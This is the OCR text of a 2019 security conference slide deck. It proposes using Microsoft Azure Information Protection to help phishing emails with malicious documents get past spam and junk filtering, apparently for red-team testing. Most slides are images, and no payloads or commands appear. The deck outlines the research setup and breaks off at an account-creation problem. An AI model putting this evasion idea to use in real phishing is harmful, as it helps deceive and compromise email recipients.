Fishnet Cases: How Microsoft Azure Helps with a Phishing Attack

Olga Karelova

Head of Security Analysis, «M 13» Ltd.

Moscow, 18 June 2019

Who am I

- CTF team’s “rm -rf” captain (rm -rf is VolgaCTF’s winner in 2012 & 2013)
- M*CTF competition technical director in 2014–2016
- Associate Professor of the Department of Cryptology and Cyber Security, MEPhI
- Head of Security Analysis of Information Systems, «M 13» Ltd

Phishing problems

- Many companies use Microsoft as a mail service
- Some phishing letters detected as spam
- Some phishing letters detected as junk
- We need a lot of time to test new phishing methods
- We need a lot of time to test new payloads

Hypothesis

Maybe we can use some Microsoft protection products for our phishing company?


Microsoft Enterprise Mobility + Security (EMS)


- Azure Active Directory
- Microsoft Intune
- **Azure Information Protection**
- Microsoft Cloud App Security
- Microsoft Advanced Threat Analytics
- Azure Advanced Threat Protection

Azure Information Protection


Some information about AIP

AIP – solution which helps to classify your information







Some information about AIP



Some information about AIP






What we need for research?


- Microsoft Business Account (Microsoft 365 Business, 1250 rub/month per user)
- 2 companies (attacker and victim)
- Some malicious document for phishing letters


Creating Microsoft account


Ooooops! Some problems…

- You can’t create Microsoft Business Account from Russia





